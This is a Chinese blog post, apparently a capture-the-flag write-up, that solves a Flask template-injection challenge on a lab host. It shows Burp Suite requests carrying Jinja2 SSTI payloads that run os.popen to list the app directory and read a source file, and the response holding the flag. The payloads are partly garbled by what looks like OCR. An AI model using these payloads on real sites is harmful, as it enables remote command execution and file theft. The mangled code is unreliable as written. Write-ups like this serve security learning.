

原创

长街395 于 2022-01-16 18:19:05 发布 82 收藏

文章标签: 其他

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_56301399/article/details/122526462](https://blog.csdn.net/weixin_56301399/article/details/122526462)

版权


这道题我人麻了, 看了半天愣是没思路, 只好忍痛花费几块大洋看了解析:

SSTI

## 解题步骤

打开题目, 右上角自定义模板处存在SSTI漏洞

### 自定义模板



预览

CSDN @长街395

实验手册

预览

提交数据使用bp抓包

POST /diy/ HTTP/1.1

Host: ebb33db2.yunyansec.com

Content-Length: 8  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://ebb33db2.yunyansec.com  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Referer: http://ebb33db2.yunyansec.com/diy/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: Hm\_lvt\_f6095793646f2ba4a15ac9ee2cd1af7a=1630054467,1630287689,1630287697,1630296402; Hm\_lpv\_f6095793646f2ba4a15ac9ee2cd1af7a=1630307099  
Connection: close

tpl=%091

CSDN @长街395

## 实验手册



### 第二步

再查看网站根目录下的内容

JavaScript

```
{{"__class__":__mro__[2].__subclasses__()[59].__init__.__globals__[ '__builtins__ '][ 'eval' ]( " import ('os').popen('ls /app').read(0)" )}}
```

**Burp Suite Professional v1.7.31 - Temporary Project - licensed to surterxyz**

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

**Request**

Raw Params Headers Hex

Content-Length: 154  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://ebb33db2.yunyansec.com  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Referer: http://ebb33db2.yunyansec.com/diy/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: Hm\_lvt\_f6095793646f2ba4a15ac9ee2cd1af7a=1630054467,1630287689,1630287697,1630296402; Hm\_lpv\_f6095793646f2ba4a15ac9ee2cd1af7a=1630307099  
Connection: close

tpl={{"\_\_class\_\_":\_\_mro\_\_[2].\_\_subclasses\_\_()[59].\_\_init\_\_.\_\_globals\_\_[ '\_\_builtins\_\_ '][ 'eval' ]( " import ('os').popen('ls /app').read(0)" )}}

**Response**

Raw Headers Hex

HTTP/1.1 200 OK  
Content-Length: 76  
Content-Type: text/html; charset=utf-8  
Date: Mon, 30 Aug 2021 07:08:44 GMT  
Server: Werkzeug/1.0.1 Python/2.7.6  
Connection: close

6b85e3329f6da6462a213d75e9f5b6f.py  
ssti.py  
start.sh  
static  
templates

CSDN @长街395

### Request

Raw Params Headers Hex

```
Content-Length: 119
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ebb33db2.yunyansec.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://ebb33db2.yunyansec.com/diy/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_#6095793646f2ba4a15ac9ee2cd1af7a=1630054467,1630287689,1630287697,1630296402; Hm_lpv_#6095793646f2ba4a15ac9ee2cd1af7a=1630307099
Connection: close

tp={{"__class__": "__mro__[2].__subclasses__[0][40]"/app/6bf85e3329f6da6462a213d75e9f5b6f.py).read()}}
```

? < + > Type a search term 0 matches

Done

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Length: 33
Content-Type: text/html; charset=utf-8
Date: Mon, 30 Aug 2021 07:09:09 GMT
Server: Werkzeug/1.0.1 Python/2.7.6
Connection: close

flag{F1@sK_tp1_Inj3cti0n}
```

? < + > Type a search

## flag

flag{F1@sK\_tp1\_Inj3cti0n}

CSDN @长街395



[创作打卡挑战赛](#) >  
[赢取流量/现金/CSDN周边激励大奖](#)